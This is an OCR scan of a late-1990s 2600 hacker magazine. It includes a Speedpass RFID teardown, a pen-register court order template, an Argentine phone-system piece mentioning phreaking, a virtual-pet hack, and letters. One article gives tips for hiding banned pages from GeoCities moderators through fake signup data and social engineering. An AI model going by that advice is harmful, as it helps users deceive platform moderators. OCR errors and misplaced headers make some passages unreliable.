 - If the access control system fails, the call will be processed and allowed to complete. PINs can be deactivated for fraud or abuse.
- ENHANCED ROUTING**
 - LEC, cellular, PCS, and foreign carriers will route 710 calls to one of the three IECs. The IECs have implemented enhanced routing services. In the IECs, access is being enhanced by Alternate Carrier Routing (ACR) which automatically tries all three GETS IECs.
- PRIORITY TREATMENT**
 - GETS traffic receives priority treatment over normal traffic through:
- High probability of completion (HPC) capability to provide:**
 - NS/EP identification.
 - Priority signaling.
- Capabilities such as trunk queuing, trunk subgrouping, or trunk reservation.**
- Exemption from restrictive network management controls that are used to reduce network congestion.**

The Potential of Mobil Speedpass

by A.M.

My first Speedpass Key Tag arrived, unsoiled in a glossy cardboard box (about the size used to mail videotapes) on a cold November morning. Eagerly, I opened the box to find a small plastic Key Tag, measuring approximately 3.34cm x 3.34cm, with a metal key ring through one end and three plastic ribs at the other. The tip of the ribbed end looks "MADE IN MALAYSIA". One side has a hot-stamped MOBIL imprint, the flip side has "your" personal eight character Transponder ID number. Also inside was a letter from Mr. M.L. Eason, Manager, Card Business, describing the real and imagined benefits of using this new marketing tool, activation instructions, and the fact that I received it because I was one of Mobil's "Most Valued Customers"!!!

Before I activated the Key Tag, I decided to attempt a purchase with it. This was flouted by Mr. Eason's claim that there was "no more waiting for credit authorization". Following the directions in the six page brochure included with my new toy, I held the Key Tag up to the square "Place Speedpass Here" area on the credit-card-accepting pump. Within one second the Mobil logo, a round firing red horse emblem, lit, indicating that I was cleared to begin pumping! My stomach tightened, much the same way it does when you have two 7's on a slot machine, and you're waiting for a third! But alas, by the time I got my act together and started with the nozzle towards my tank, the horrid light went dark... *Damn!* Oh, and then, the LCD on the pump read: PLEASE SEE CASHIER

Uh oh. I tried the tag on the next pump, but got the same cashier message immediately. Walking into the station, I handed the lovely attendant my antique plastic charge device (Mobil Credit Card), nervously said "Fill-Up," and bought myself \$15 worth of gas - no questions asked... *whew*

Later on I followed M.L.'s advice and called (800) 459-2266 to activate my Key Tag. Lisa thanked me for calling, and asked me for my Key Tag number (no problem). My Bill To Credit Card number (any valid credit card that Mobil accepts, ATM/debit cards not accepted at this

time) is a receipt desired at each Key Tag purchase? (Nah.) And, um, for security reasons, my date of birth and Social Security Number....

Red Flag! Now I've been an avid 2600 reader for many years, and I know better than to share this privileged information with anyone, even the lovely-voiced Lisa, but alas, she wouldn't budge on this issue, so, in the name of Electronic Petroleum Purchasing, as well as to advance the hacking sciences, I provided the necessary data and soon returned to the pumps for my first Transponder Transaction. Traveling to a different Mobil station, I slowly approached the pump's P.S.H. square, and when I got to within an inch of the sign, I smiled at the illuminated equine, and quickly began pumping my gas, possible since the emblem remained lit (by the way, you do have the option of canceling the Key Tag purchase before you vend product, and paying via a different method, or just leaving). Well, I got my gas and no receipt (as requested), and considered the fact that *before* activated, I may have been able to vend a few cents of recycled dinosaurs before my simultaneous pumping and authorization was denied (the only way that M.L. Eason's statement about "No more waiting for credit authorization" makes any sense. That is, if indeed, it is true at all).

A few days later I called the 800 number and requested a second Key Tag (free) for my "wife" and a battery-operated Car Tag (also free) for my "girlfriend" (really now). No problem sir, they're on their way. When my duplicate (or, more correctly, linked) Car Tag arrived, it was time for Dissection Class....

Welcome to BIO 1499

The plastic tag, developed in conjunction with the Wayne Division of Dresser Industries and Texas Instruments, opened easily when my 40 watt soldering iron, equipped with a sharp XACTO blade, melted along the flashing line on the casing. I quickly uncovered a ribbed silicone rubber sleeve inside, measuring 2.1/2 cm x 1/4 cm. Slitting open this shock absorber, I unearthed, to my surprise, a tiny sealed glass ampoule (3/4 cm x 1/4 cm). I was working carefully

to keep the patient alive. Close (and I do mean close) observation revealed a tiny coil assembly at one end, and an even smaller printed circuit board at the other. I cracked open one end of the vial and watched as a fluid (assumed to be liquid silicone for shock-absorbing and moisture retarding purposes) drained out onto the operating table.

(Tip! Schooltime Plank - insert the unopened glass ampoule into a drilled-out pencil, and shock/knaze your friends when you "Beat the System" and get "Free unleaded gasoline from your "lead-free pencil.")

Anyway, after drying off the miniature transponder board, I realized that it held a multiple-winding coil around a ferrite core, as well as a two-sided PC board which had a few surface-mounted components on one side (assumed to be a diode, resistor, and a capacitor), as well as a black epoxy-covered microprocessor on the other side. The extreme tip of the board had four copper pads exposed, presumably to power/program the logic during assembly. By the way, the patient survived the operation, as I was able to activate the pump with the transponder outside of its glass "body".

Now, utilizing deductive reasoning as taught in BIO 151.9 (yep, yea, gas prices are always rising), we may assume the following series of events:

1. Holding the Key Tag up to the P.S.H. sign brings the coil's windings close enough to allow the gas pump's internally-mounted coil to inductively couple with the Key Tag's coil, effectively forming two halves of a transformer.
2. This AC voltage is now rectified via the pcb mounted diode.
3. DC voltage is directed to the epoxy-dipped microprocessor/temiter, which then begins outputting my transponder's unique ID code.

4. The resultant flea-powered transmission, made possible by using the resistor/capacitor array, along with the transmission winding of the coil, is directed back into the pump.
5. A (very) temporary "local" go-ahead is issued, illuminating Pegasus, and allowing you to pump gas while an authorization is sought via conventional (landline or satellite) means.
6. If you pass the test (your activated Key Tag number, valid credit-card account number, and station information all check out), the pump controller receives an "OK to continue vending" signal, allowing you to finish your \$1.59.9 a gallon purchase. The pump also is told whether or not to issue you a paper receipt (you may, at any time, call the 800 number to toggle this status).

As far as the security aspects of my go-judge gadgets (both the Key Tag and the Car Tag) are concerned, Mobil assures us that the transponders do not transmit your credit card number, just your unique transponder number, which is linked up to the chosen credit card number at the authorization center. You also have the option of canceling before you vend. In the case of the Car Tag, an errant authorization request is, indeed, possible.

Since the use of these devices does not require a PIN of any type, your account is only as secure as the devices' current owner. Anyone breaking into your car and taking the Car Tag, or finding your keys with the Key Tag attached, can have a field day with their Free gas device. We can only assume that Mobil's crack software developers included a built-in daily "Vend up to \$\$\$,XX and then issue an inquiry" (remember my "PLEASE SEE CASHIER" message) or fraudulent-use limit. I assume that, like with gasoline charge cards, the maximum limit to your responsibility for fraudulent use of your missing device varies from state to state.

It is interesting to note here that all stations equipped with the Self-Service Smart Pumps also have a decent amount of CCTV cameras trained on the users, vehicles, and license plates. While waiting for Part II ("Mobil Speedpass Car Tag") of this article, why not visit their web site for more information at: www.mobil.com/speedpass. Perhaps you'll be able to answer the question "What are those funny dipole antennae doing over all of the Smart Pumps???"

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**VISIT THE
SITE NOW
2600.COM**

Teleco/Government Cooperation

(NAME)
United States Attorney/District Attorney
(NAME)
Assistant U.S. Attorney/Deputy District Attorney
(ADDRESS)
(TELEPHONE NUMBER)

IN THE _____ COURT
FOR THE _____ DISTRICT/COUNTY OF CALIFORNIA

IN RE APPLICATION FOR
AN ORDER AUTHORIZING
THE INSTALLATION AND USE OF PEN
REGISTERS, TRAP CALLER IDENTIFICATION
AND NUMBER SEARCH
DEVICES TO IDENTIFY THE ORIGINATOR OF
TOLL AND SUBSCRIBER INFORMATION
_____)
_____)
_____)

ORDER

This matter came before the Court pursuant to a (DATE) Application under (CODE SECTION) authorizing the installation and use of pen registers, trap and number search devices on telephone number(s) (NUMBER). The Court finds the applicant has certified that the information likely to be obtained by such installation and use is relevant to an ongoing criminal investigation into possible violations involving offenses enumerated in (NAME APPLICABLE CODES) by (NAME(S)), and others yet unknown.

IT IS THEREFORE ORDERED, pursuant to (CODE SECTION), that Agents of the (NAME OF AGENCY), for a period of (NUMBER OF) days from the date of this Order, may install and use pen registers, trap and number search devices to register numbers dialed or pulsed from the telephone numbers and to identify the originating telephone number of incoming calls to (NUMBER(S)) and to record the date and time the telephone receivers corresponding to said numbers are off the hook for incoming and outgoing calls.

12/4/95

1

These pages are from a Threat Assessment seminar put on by law enforcement and the local phone company. Note how being called from or dialing into a phone number under investigation can quickly put you under investigation yourself! You can also find some revealing information in the selected handouts if you look closely.
Submitted by Mr. Opswam.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Pacific Bell furnish Agents of (NAME OF AGENCY), forthwith, all information, facilities, and technical assistance necessary to accomplish the installation of the pen registers, trap and number search devices, unobtrusively and with minimum interference with the services presently accorded persons whose dialing or pulsing are the subject of the device.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Agents of (NAME OF AGENCY) may use a trap and trace device, including "caller identification", on telephone number (NUMBER), to register numbers calling into (NUMBER).

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Pacific Bell, and any other telephone company or common carrier, for a period of (NUMBER OF) days from the date of this Order, furnish subscriber information, (CAN ALSO INCLUDE billing records, and credit information) for all telephone numbers dialed or pulsed from telephone numbers (NUMBER(S)) and for the originating telephone number of incoming calls to (NUMBER(S)).







IT IS FURTHER ORDERED that Pacific Bell by compensated by the applicant for reasonable expenses incurred in providing technical assistance.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that this Order and the Application be sealed until otherwise ordered by the Court and that Pacific Bell not disclose the existence of the Order, the existence of the device, or the existence of the investigation to the listed subscribers, or to any other person, unless or until otherwise ordered by the Court.

DATED: _____
Court Magistrate/Judge _____
12/4/95

2

MORE.....



HOW TO GET HURRY WITH THINGS ON GEOCITIES

by Champ77

Why would anyone care about getting away with things at GeoCities? Well, basically, GeoCities (GC) gives you two megs of space on their system to put up what you want, as long as it isn't "objectionable." Funny thing, ya know. They allow all sorts of crappy pages, but if you try to put up a page on "hacking" they will delete it as soon as they find it. But, if you are smart, they will never find it.

How Pages Are Checked

Each "neighborhood" in GC has a set group of Blockleaders (BLs) and Community Leaders (CLs). CLs are GeoCitizens who fill out an application which is reviewed by a set of CLs for that neighborhood who are called the CL Review Team or something similar. BLs usually just have to say they want to be a Block Leader to become one. BLs "patrol" a certain block of their neighborhood, looking for content violations. CLs do this and also participate on several "teams," but that has little bearing on most GeoCities users, so we will skip it. At least once a month, the CLs and BLs are supposed to scan their block and report anything they find back to the real GeoCities employees with an alert form. Since this form is open to all users, the turn-around time for alert can be quite a bit. Common content violations reported to alert are: no link back to the GeoCities main page, hacking, pornography, and copyright infringement. Once alert gets the report and reviews it, they will take some action, which ranges from warning the homesteader to deleting the account and page.

Getting Your Account

When you sign up for your account, Page 24

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tell them whatever you want! The data is never really used again unless for some deranged reason you sign up for GeoPlus (a pay service which gives you more space on GC). The CLs and BLs you will deal with never have access to this information, it is accessible only to GeoCities employees, who most GeoCities users never encounter. Be creative with the account information form! This is your chance to have a page and put whatever you want on it without you having to worry about what could happen! I would suggest signing up for a GeoCities email address and using that on your GeoCities home page. Now before you pick your address, go to the Community Page of the neighborhood you are moving into. Somewhere will be a human resources link. Look for it and somewhere linked to that will be a chart of the BL and CL block assignments. Try to find an address that is unpatrolled. If all the blocks are being checked, find a new neighborhood or look for a block being patrolled by a new CL (CLs are listed in chronological order on most Community Resource Pages).

Moving Into Your New Address

Once your account is activated, move in as soon as possible. If you don't move in within a certain time frame, your account will be deleted. Create a crappy page (it will fit right in at GC) about something that fits in with the neighborhood you moved into. Be sure your page description doesn't say something stupid like warez or hacking. Make the page look legit. Sign up for the GeoCities Banner Exchange and all that crap. If a BL or CL emails you, be nice to them. If there is some problem with your page, be happy and fix it. If you fix things quickly and re-

ply to their email quickly, they will be less likely to report you to alert. It is standard procedure in most cases to email the user before going to alert if there is a content violation.

Setting Up The Real Page

If you actually read the GeoCities terms of agreement and all that legal crap, one of the things they tell you not to do is create pages not linked to any of your other pages. You know why? Because the pages are checked by ordinary users. They have no way to peer into your directory and see if you have any content violations lurking around on pages they don't know the URL for. So, just be careful who you tell about your real page on GeoCities and you should be able to put up whatever you want. With a legit looking main page and an unlinked real page, you should be able to put up whatever you want on GeoCities and never have to worry about being caught and kicked off.

What To Do If You Get Caught

If GeoCities finds out somehow about your page and mails you about it, don't expect to be able to weasel your way out of it. If the real GC employees mail you, you can expect to fix the problem or be deleted. I would suggest deleting all your files and disappearing from GC then. But, if you are lucky and a BL or CL sends you a message, be friendly. Social engineering is very useful here. BLs and CLs are normal, untrained people. They are easily fooled.

In conclusion, GeoCities could be used as a tool, a place to have pages to spread knowledge and the power that comes with it. I would love to see it used for more things than people talking about their pet dog or their favorite sailboat. It's two megs of free space. Now two megs might not sound like much, but that could hold quite a few texts. And even if you don't have the space to put up all the texts you would like to, you can put up thousands of links.

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
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by Derneval

My article about the Brazilian phone system made such an impression (I even saw a rewritten/praised version of it in a great US Internet magazine) that I decided to go on and tell a few things about Argentina's phone system. Although I do not live there, Argentina and Brazil border each other and people are fond of saying that they are our future (meaning what happens in Argentina sooner or later happens in Brazil, maybe differently, but it happens). To write this article I talked to Argentine phreakers and two Argentine women and read a bunch of newspaper articles, some pieces I gathered from Argentine hacker zines, and a book about their hacking. There might be an error here and there. Sorry. But the data I gathered is much more strange than the Brazilian phone system.

Their phone system a few years ago was a little worse. For starters, Argentine businessmen didn't use phones to accomplish business. It was a state monopoly, just like Brazil's, and it was called Entel. The waiting time for the installation of a new phone line could amount to ten years and any problems with the line could take weeks to be solved. The switches were mostly mechanical and, after lifting the receiver, it could take a few seconds before one could start punching numbers. Although the country had its own X25 network (ARPA), the system was so old and chaotic, its infrastructure was near collapse by 1989. If anyone remembers those days, Argentina's economy made some world headlines because of its major problems. The government, to sanitize the economy, put everything up for sale. In the case of the phone system, to ease things, it was declared that they were giving up any thought of future control over the service, including any thought of taxing the services.

So what happened? A state monopoly was replaced by a double monopoly of two companies: Telecom (I think it's Dutch-owned) and Telefonica de Argentina (mix of French, Spanish, and Italian money). The capital, Buenos Aires, was divided fifty-fifty between the two of them. The cost of a phone line dropped to something like US \$400. And suddenly everybody who wanted a phone line could have one. Magic? No. The phone system stayed just the same for a while, but the billing of a single line was

raised to a minimum of US \$200 a month. (It's considered lack of manners in Argentine families to visit and ask if you can use the phone.) So, many people who already had their phones installed by the old system simply could not afford this and they returned their lines. That was the magic. Another interesting fact is that a cell phone line is free, but the billing is a bit higher.

I got this info from an Argentine teacher who was thrilled with the Internet. Her two kids also wanted net access. She told me that unfortunately her bank account wasn't big enough for them both. A phone line is there only for receiving calls and emergencies.

To give an idea of how the billing works, a call 500 kilometers away is billed the same way as a foreign call. And the price for a foreign phone call is damn expensive. So, many people and businesses started using call-back systems in order to call foreign. What is that? You call a company in the US, it calls you back and you can call anywhere you want at rates 50 percent cheaper. It was quite a hit, so much that the double monopoly counterattacked

by raising the price of local calls (between 35 to 57 percent depending on the time of the day).

People in Argentina were so outraged that they had a phone protest in February of 1997. It was called "Telefonazo" or "Apagón Telefonico." In the whole country, between 12:45 and 13:00 hs, no call was made. Those who did not have phone lines made noise with whatever was available. The opposition to this price increase was so big that a judge was said to have reversed the thing. But I heard no more about that. Argentina's phone system was seen in Brazil as a reason why things should not change there.

Argentina's first private satellite, Nahuel 1A, was also the subject of some controversy. Launched by a French company, it generated a lot of complaints from the United States, because it was entering into other countries' areas of exploration. The fact that Argentina's market for satellite service excludes foreign companies was also reason for some noise.

MORE.....

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Hacking the Virtual Pet

by MILLARONI

Enough horror stories. What is it like for the common citizen to make a phone call? The service is improving but, as one might easily guess, there's a culture for phreaking there, with ezines showing recipes for "hangover boxes" and things to fool billing services. During the 80's, people used dial-pups through the ARPAC to access the United States. It was quite easy because in those days, the guys at the phone company were busier trying to get things fixed than securing things. Also, the companies like Telenet that used the service issued passwords that could not be changed fast. One stolen password could last months before the account was closed. The bill would be paid, of course, by the guy or company who suffered the loss. Later on, as security increased and modem speeds rose, the phreaker scene there changed to blue boxing. France was the favorite of Argentina's underground. Once in a while, however, it

was said that a phreaker would receive a bill for all the calls he made. But that was an exception since there were people who would get a separate phone line just for phreaking. Some phreakers would disconnect phone lines at random and use them to call foreign.

Right now, since part of the phone system is of Dutch design, Dutch boxes are being used. There was even a Spanish site with complete information about how to hack the chips for Argentine cards. When I went there (January 97), a phreaker showed me one completed but didn't let me take a picture of it. It looked like one I saw in a past issue of 2600.

With this double monopoly by foreign companies, it's a sure thing that the country will have all modern achievements of phone systems everywhere. It's a pity that not everybody will have the money to use them.

• WRITE FOR 2600! •

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

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- An account on 2600.com for regular writers
- 2600.com uses encryption for both login sessions and files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

Send your articles to:
 2600 Editorial Dept.
 P.O. Box 99
 Middle Island, NY 11953-0099

When my daughter got her first "Virtual Pet," I thought that it was a fine thing. However days later, when I found myself at home alone with it, it started to "chirp" (it's a cat), demanding "Virtual Food" from me. The minutes ticked by as I tried to ignore it and its cries for help. What kind of father was I as this was my daughter's toy, her creation as it were? She had carefully cared for it and bathed it and played with it and disciplined it when needed, and I just would let it die! I picked it up, read the directions, and soon gave it food and a nap.

All was good for a while but "Liz," the Virtual Cat passed away after three days. So did "Liz 2" and "Liz 3" and "Liz 4." My daughter grew tired of "Virtual Pets." It was horrifying to watch "Liz 4" actually die in her hands. The "Pet" soon found its way into the drawer to let its batteries slowly fade away, in a sort of "Virtual Limbo." Weeks later I found some time on my hands and decided to "experiment" with "Liz X."

I had to rename it many times, as it died over and over. Some lasted only minutes. Some would last days. I would teach them the wrong tricks, and yes, I would even "punish" them for doing the tricks correctly. They were constantly overfed (ever see a cat that weighed 15 pounds less than two hours old?). They died so easily, and yet, would take so much abuse. I would feed on their Paranoia by taking them to the "Vet" when all they demanded was to play. And they "demanded" to play always.

It was a cold day in November when "Borg 5" was born. I knew that this one would be different. This was to be my final work. I was losing my mind and I had to stop this madness soon. "Borg 5" was very cooperative, and I found that by resetting his internal clock to 11:59 PM, he would age a year in minutes.

Within a short time he was five years old. He was kept happy by my feeding him treats as I waited for the "Re-occurring Midnight." After he was ten years old, I found I could just subtract the minutes and not go all the way around.

"Borg 5" died at the age of 35 years old, weighing 100 pounds. He wouldn't gain any more weight and his "Health Meter" started to drop very quickly. He died in his sleep.

Once my daughter found out, she was very interested and quickly learned how to manipulate the clock. From then on she would experiment with the "Little Frankenstein." Feeding would add 20 points. "Discipline" would add the same. However, feeding it treats added weight and kept it happy. You never had to "play" with it at all and if it showed a zero for happiness it still lived. We even had one that we never fed at all, much to the disgust of my older child.

All the kids in the neighborhood wanted to know how to apply this technology to their own "Virtual Pets" (Dogs, Turtles, etc.). It was almost too easy to tell them and they smiled as if to say, "Why didn't I think of that!" I could have charged them each a quarter.

Now there are "Virtual Mutants" crawling everywhere. I feel that I have set free some sort of monster. Will some of these kids start to "work" on real animals? Have I opened the door for some Veterinarian, or some sort of Dr. Jekyll?

What would Metal Corp. do if they knew that I "altered" their Billion Dollar Industry? Are the Men in Black outside the door? Maybe they should change their way of thinking. Maybe the seven-year-olds need more of a challenge than "Show Me The Blue Triangle" type computer toys. After all, in the future, it's unlikely that some of the kids will be using computers.

Letters to Captivate You

Criminal Advice

Dear 2600:

I read your mag as often as I can find it and it's definitely dope. Now the reason for my letter: I find myself in a potentially lucrative position at the moment and I desperately need sound advice. I figured that you guys would know enough about this to provide some insight. I have recently come into possession of what I believe to be very valuable information from a large pharmaceutical company here in Michigan. The info consists of a complete 1997 employee roster, a 1995 company directory complete with the names of all employees statewide, along with their phone numbers, fax numbers, and email numbers. I have diagrams detailing their entire voicemail system, along with supporting documentation on their voicemail, and I have access codes and passwords to at least one computer system along with some miscellaneous info. With this information a competitor could literally have a field day intercepting faxes, reading email, and targeting susceptible employees for solicitation. I recognize that all this falls under the label of corporate espionage and I am aware of the risks. What I don't know is how to sell this info. How do I offer it to interested parties? How do I find out who is interested? And most importantly, how do I approach them with my offer without scaring them away? What executive in a large corporation would I want to seek out? The CEO? Who? This letter is meant to go from me to you and not necessarily be printed in an upcoming issue. If it is, your advice will come too late. I would appreciate if you could send me a personal reply ASAP. Any advice would be greatly appreciated and if I found any of it useful in any way, I would feel compelled to make a "donation" to you, folks to lay out as you see fit. I estimate this info is worth at least somewhere in the low five digit. If I'm wrong, please tell me.

Mr. Swerton

You're wrong. But you're correct in saying that our advice will come too late. The only thing we have in common with you is that we are both, as you say, "dope" except you should have a capital D and write it on your mailbox. For those of you who are still within reach, please get it through your heads - we are not never have been, and never will be into his criminal bullshit that falls somehow square with hacking. Corporate secrets bouncing around a computer system that's open to the world? Hey, that's fair game and they deserve the embarrassment of its discovery. But using this knowledge to line your pockets or, worse, using insider knowledge to get the information and then calling that "hacking" is an affront to any of us who hack for the sake of learning. These kind of people are remarkably similar to our biggest enemies in law enforcement; they refuse to see the difference between hackers and criminals; they insist reality to suit their well-defined purpose in life; they claim to be experts as to what kind of people we really are, and they're stony as hell. If only they would find each other.

Newbie Advice

Dear 2600:

In response to Hehlnet's letter (Summer 97) stating that veteran hackers laughed at him when he asked for information, I suggest he carefully examine how he is asking. All too often in a hacker-related IRC channel and newsgroups, a novice will ask, "How do you hack?" or a similarly absurd question. To ask a skilled professional of any field to explain years of learning and experience in a few sentences will never work with anyone.

Learn the basics first. Read books on general computer topics. Learn a pro-

gramming language or two. And when you encounter a specific question, then ask. If your question can be answered in a few paragraphs or less, most will be willing to give you a hand.

Another thing - don't take IRC too seriously. It's a very informal medium, especially when it comes to hackers on IRC. Joke around a bit, let people get to know you. As in all social situations, people are more willing to help when they know you.

Vic Stindler

Dear 2600:

I've been reading 2600 on and off for awhile now and love it. It's extremely hard to find, so I am considering subscribing. Anyway, who is it that some so called "elite" hackers think that all young hackers are destructive, menacing, and have no idea what they are doing. Many think that all we do is surf around lame hacking sites and get canned programs that will cause harm or destruction. For those of you who do, have you ever thought that some actually take the time to learn Unix or C? I am currently 13 and run Redhat Linux with a 2.1 kernel. Though I may not be an expert, some of us at least attempt to take a crack at it. I am merely trying to weaken the stereotypes on young hackers. Well, I am not here to lecture, but rather have a question concerning 2600 meetings. I live in Atlanta and am aware that they are held in Lenox Mall, but what are the times and dates of these meetings?

Spitter

This is a stereotype that afflicts hackers of all ages and in all places. People like you who give it some thought are our best hope. Meetings are held on the first Friday of every month from 5 to 8 pm.

Defining Our Purpose

Dear 2600:

I am writing in response to "The Decline of 2600," published in Volume 14, Number 2. I have not been a devout reader of 2600 for long. I always thought that hacker mags published in real time and distributed via normal means was a contradiction in terms. However, recently I have started to read 2600 - only because your web site lacks the information that can be found in 2600 articles. I don't know what was in the mag before I started to read it, but I like what I see.

Pols says that he is dispersed at the lack of detailed information in 2600. How detailed do you want it to be? If you need step by step instructions on how to hack from another hacker then you are not a hacker - you are merely being told what to do - being programmed - by another.

The purpose of 2600, in my opinion, is not to accomplish this. 2600 outlines basic concepts of systems, so that the hacker can study, find flaws, exploit them, write his own source code, etc. 2600 doesn't make norms and computer illiterate hackers. It makes hackers more aware, as well as occasionally exposing the wrongdoings of the powers that be.

Dominus Omnia

Dear 2600:

In Vol. 14 No. 2, Rhyme-Chai wrote a letter entitled pointless. In response, you guys at 2600 wrote a long paragraph involving the conservative/eghists. My question is, what is wrong with family values? Are they truly that bad, what with promoting them? I am only 16 and I have matured enough to realize that family values are important. I have another question. In many of your issues, I have

seen some articles involving the government and other things. Well, why don't you guys dedicate a small one or two page section in your magazine to government scandal? After all, we should not just be curious about electronics and law, but of helping government officials too.

Joe A

The point of our response was to show that regardless of who is in charge, there is always something they will do that is harmful to individuals. You neglect to mention that the letter was a longer paragraph (and ours was only eight lines) blaming everything that's wrong on liberals and lefties. We're not here to target one side or the other or one particular government. We cover what we can and what we find interesting. And as for family values, they're just like as long as they stay in the family and aren't forced down our throats. We're sure you see the unfairness of special interest groups.

Getting Caught

Dear 2600:

I was very pleased with your Winter 97-98 issue, but it seems a little treacherous to be publishing an article by Agent Steal, a known double-agent to the computer underground. I am not complaining. The article was well written and informative. I am just having mixed feelings about the article and its author. If I am wrong about his double-dealing with the FBI, please correct me, but I think this should be the last we hear of him.

onyqrfqg

Just to clarify, you are now reading the Winter 97-98 issue. It was the Autumn issue you were very pleased with.

Dear 2600:

The article on prisons in the last issue was excellent and the best I've ever read. Too bad it was written by an admitted snitch. Yes, 80 percent of prisoners rated and ten percent would have rated if they could, and only ten percent stood up and were men. You'll never be a man after you snitch and you'll never look in the mirror and be happy with yourself after you snitch. You'll sink even if you snitched on Jeffrey Dahmer or Wayne Gacy. If you can't handle prison, don't do anything illegal. That's really obvious. Snitches always turn out badly in life no matter how little time they do. Haven't you ever heard about "karma" and what comes around goes around? There is never an excuse to snitch on anyone for any reason. Besides, the police really don't do anything for snitches except make false promises to them.

I kept my mouth shut, did far too much time for credit card charges, got out and now have a great life. Everyone who snitched lives in a hell on earth. No matter where you go you'll always know you'll never be a man again or have self respect.

KM

Hating "The Rat" as a last name does have its drawbacks.

Equal Access

Dear 2600:

In nearly every good e-file and issue of 2600 I've read there always seems to be something about how "we hackers aren't the criminals, the establishment isn't." Or "we exist without skin color or religious bias." Yet it's rare to see the hack and pirate community doing anything to change their bad reps other than complaining about it. Also, we hackers pride ourselves on being unknown and anonymous, judg-

ing people by what they say and not their physical appearance but the overwhelming majority of H/Pers are white middle class. Hackers need to put something back into the community for the systems we hack and finally change the public's impression of what a "real" hacker is. The net won't be the free and unregulated medium we are fighting for until everyone can have access, not just those who can afford it. This is my proposal. Why doesn't 2600 do all the H/Pers use a portion of their profits to buy computers for public libraries or for those who could not afford them otherwise? Let's open the net to everybody. I hope you consider this and keep 2600 coming out!

No Name No City Please
We couldn't agree more but the fact is that there are very few hacker zines on the entire planet and we don't think any of them are choking on the profits. As lots of you know, we sure haven't been. When we one day have money again, it will go into improving the magazine and doing what we can to make the net more exciting and interesting. The rest is up to us as individuals. Scary as it may seem, a large number of our readers go on to make huge sums of money in very short amounts of time (and not in ways the boss in the first letter intends to). We hope that these readers remember the community they came from and the spirit that went with it and will extend a hand - financially, educationally, whatever - to keep it alive and growing!

Questions

Dear 2600:
A letter in the Autumn '97 issue about crossstak prompted me to write - I have a question for you that I've been meaning to ask for years. It's about the most interesting telephone experience I've ever had in my life. And it happened twice.

The first time it happened was about ten years ago. I was manually "mapping" a local exchange by scanning all the 100 numbers in a given NXXX block and recording it in my notebooks (this was my hobby at the time). Once, when dialing a number, I got a busy signal but the connection sounded very bad. There was a lot of crackling on the line and then - in between busy signal tones - I heard someone's voice! It was an old man, who kept saying, "Hello".

This lasted only about 20 seconds or so and I heard the sound of a slamming up line. So I figured this was crossstak and he hung up the line. But then, something stranger happened. I heard the sound that signaled I was ringing a telephone line.

A few seconds later, a woman answered with a "Hello?" This time I tried to talk. There still was static on the line, and the busy signal was still there from the number that I had actually dialed at first. But I still said something to this woman - and she could hear me!

We didn't say much, because she was disconnected

